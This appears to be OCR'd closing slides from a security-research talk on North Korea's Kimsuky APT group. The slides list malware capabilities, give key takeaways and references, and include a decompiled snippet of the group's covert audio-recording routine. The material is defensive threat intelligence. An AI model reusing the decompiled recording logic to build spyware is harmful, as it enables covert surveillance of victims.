
Send SMS

Upload SMS

Execute shell

Going Physical

JamBog Plugin



```
while ( 1 )
{
  wcscpy_s(&Destination, 0x400u, &Source);
  v0 = wcslen(&Destination);
  v1 = sub_10001400(v29, v30);
  if ( v1[5] >= 8u )
    v1 = *v1;
  swprintf_s(&Destination + v0, 1024 - v0, L"-%s.mp3", v1);
  if ( v36 >= 8 )
    j__free(Block[0]);
  v51 = L"waveaudio";
  v52 = &unk_10028100;
  if ( mciSendCommandW(0, 0x803u, 0x2200u, &dwParam2) )
    break;
  ::mciId = mciId;
  v73[2] = 60000;
  if ( !mciSendCommandW(mciId, 0x80Fu, 0xAu, v73) )
  {
    v55[1] = &Destination;
```

Key Takeaway

1. Capable of launching Supply Chain Attacks
2. Phishing Techniques are improving
3. Spreading to other platforms (Mobile)

Reference

- Dmitry Tarakanov. (2013) The “Kimsuky” Operation: A North Korean APT? (https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/)
- Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang. (2018) DOKKAEBI: Documents of Korean and Evil Binary (https://www.virusbulletin.com/uploads/pdf/conference_slides/2018/KimKwakJang-VB2018-Dokkaebi.pdf)
- Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang. (2019) KIMSUKY GROUP: TRACKING THE KING OF THE SPEAR PHISHING (https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Kim-etal.pdf)
- Unit 42. (2019) New BabyShark Malware Targets U.S. National Security Think Tanks (https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/)
- Alyac. (2019) 한・미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개 (https://blog.alyac.co.kr/2243)
- AhnLab. (2019) Operation Kabar Cobra (https://global.ahnlab.com/global/upload/download/techreport/[Analysis_Report]Operation%20Kabar%20Cobra%20(1).pdf)
- NSHC. (2019) THE DOUBLE LIFE OF SECTORA05 NESTING IN AGORA (OPERATION KITTY PHISHING) (https://redalert.nshc.net/2019/01/30/operation-kitty-phishing/)

Reference

- Sveva Vittoria Scenarelli . (2020) To catch a Banshee: How Kimsuky’s tradecraft betrays its complementary campaigns and mission (https://vblocalhost.com/uploads/VB2020-46.pdf)
- Assaf Dahan, Lior Rochberger, Daniel Frank and Tom Fakterman. (2020) Back to the Future: Inside the Kimsuky KGH Spyware Suite (https://www.cybereason.com/blog/back-to-the-future-inside-the-kimsuky-kgh-spyware-suite)
- KrCERT/CC. (2020) Operation muzabi(https://www.krcert.or.kr/filedownload.do?attach_file_seq=2652&attach_file_id=EpF2652.pdf)
- Alyac. (2020) 탈륨조직의 국내 암호화폐 지갑 펌웨어로 위장한 다차원 APT 공격 분석 (https://blog.alyac.co.kr/3310)
- Alyac. (2020) [스페셜 리포트] 미국 MS가 고소한 탈륨 그룹, 대한민국 상대로 '페이크 스트라이커' APT 캠페인 위협 고조 (https://https://blog.alyac.co.kr/3120)

THANK YOU!

Jhih-Lin Kuo
linda@teamt5.org

Zih-Cing Liao
duckll@teamt5.org